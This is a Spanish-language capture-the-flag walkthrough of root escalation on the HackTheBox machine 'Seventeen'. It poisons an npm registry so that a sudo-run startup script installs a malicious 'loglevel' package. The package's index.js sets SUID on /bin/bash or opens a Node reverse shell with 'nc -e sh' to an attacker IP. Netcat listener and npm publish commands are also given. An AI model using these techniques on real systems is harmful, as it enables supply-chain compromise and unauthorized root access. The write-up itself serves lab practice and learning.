
pero al ejecutar el script detectamos que se crea un nmpmrc

```
-rw-r--r-- 1 kavi kavi  807 Apr  4  2018 .profile
kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.0
└── mysql@2.18.1

[+] Starting the app
^C
kavi@seventeen:~$ ls -la
total 44
drwxr-x--- 7 kavi kavi 4096 May 11  2022 .
drwxr-xr-x 4 root root 4096 Apr  8  2022 ..
lrwxrwxrwx 1 kavi kavi    9 Apr 10  2022 .bash_history -> /dev/null
-rw-r--r-- 1 kavi kavi  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 kavi kavi 3771 Apr  4  2018 .bashrc
drwx------ 2 kavi kavi 4096 Feb 19  2022 .cache
drwxrwxr-x 3 kavi kavi 4096 Feb 26  2022 .composer
drwx------ 3 kavi kavi 4096 Feb 19  2022 .gnupg
drwxrwxr-x 3 kavi kavi 4096 Feb 19  2022 .local
drwxrwxr-x 6 kavi kavi 4096 May  6 01:17 .npm
-rw------- 1 kavi kavi   32 May  6 01:16 .npmrc
-rw-r--r-- 1 kavi kavi  807 Apr  4  2018 .profile
kavi@seventeen:~$
```


detectamos que este archivo contiene un registro que va hacia el local hosts

```
kavi@seventeen:~$ cat .npmrc
registry=http://127.0.0.1:4873/
kavi@seventeen:~$
[0] 0:zsh  1:ssh* 2:nc  3:zsh- 5:ssh
```


Para validar si podemos utilizar este archivo para dirigir algo de tráfico a nuestro pc modificamos la url y añadimos la ip de la máquina víctima y escucho por netcat en el port 4873.




nc -lvpn 4873




Quito el túnel por SSH establecido en este puerto y nuevamente escucho por netcat



ejecuto el script.




y recibo trafico en netcat




Con esto podemos crear un archivo npm que ejecute comandos como root.
Ejecuto Docker con verdaccio

docker


instalo docker.
sudo apt install -y docker.io
sudo docker pull verdaccio/verdaccio




ejecuto lo siguiente
sudo docker run -it --rm -p 4873:4873 verdaccio/verdaccio



inicializo npm
antes creo una carpeta llamada loglevel debido a que esta contendra 3 archivos importantes como lo son index logger y package
init npm




en version siempre se debe colocar una de mayor numero a la que aparece por defecto debido a que cada version o inicialización debe publicarse por lo cual no se aceptan versiones menores.




valido que este bien con cat al directorio raiz de npmrc
cat ~/.npmrc

ahora creamos un directorio llamado llamado index.js .
ahora alli en index.js entregamos permisos de suid a la bash , tambien se puede añadir una reverse shell tipo bash aca es de gustos.
require("child_process").exec("chmod u+s /bin/bash")



shell node js
esta la saque de generador de shells buscando por node js
https://www.revshells.com/



require('child_process').exec('nc -e sh 10.10.14.17 9001')

```
~/machineshtb/Seventeen/loglevel
cat index.js
require('child_process').exec('nc -e sh 10.10.14.17 9001')

~/machineshtb/Seventeen/loglevel
```


Ahora registro un usuario con npm llenos los datos.
npm adduser --registry http://10.10.14.48:4873 --auth-type=legacy

```
~/machineshtb/Seventeen
npm adduser --registry http://10.10.14.48:4873 --auth-type=legacy
npm notice Log in on http://10.10.14.48:4873/
Username: amado
Password:
Email: (this IS public) amado@gmail.com
Logged in on http://10.10.14.48:4873/.

~/machineshtb/Seventeen
```


Despues en la maquina victima debemos editar el archivo .npmrc modificando registry por nuestra ip
registry=http://10.10.14.17:4873/

```
kavi@seventeen:~$ ls
kavi@seventeen:~$ cat .npm
cat: .npm: Is a directory
kavi@seventeen:~$ cat .npmrc
registry=http://127.0.0.1:4873/
kavi@seventeen:~$ nano .npmrc
kavi@seventeen:~$ cat .npmrc
registry=http://10.10.14.17:4873/
kavi@seventeen:~$
```


Luego publicamos la version
npm publish --registry http://localhost:4873




sin embargo nos dice que debemos estar registrados accedo al port 4873 e ingresamos nuestro usuario registrado y su contraseña.




ejecuto nuevamente la publicación
npm publish --registry http://10.10.14.17:4873/



escucho por netcat
nc -lvnp 9001



y ejecuto el script de startup.



sin embargo no funciono la reverse shell por lo cual intento cambiando privilegios de suid en la bash y alli si funciona

```
kavi@seventeen:~$ cat .npmrc
registry=http://10.10.14.17:4873/

kavi@seventeen:~$ sudo /opt/app/startup.sh
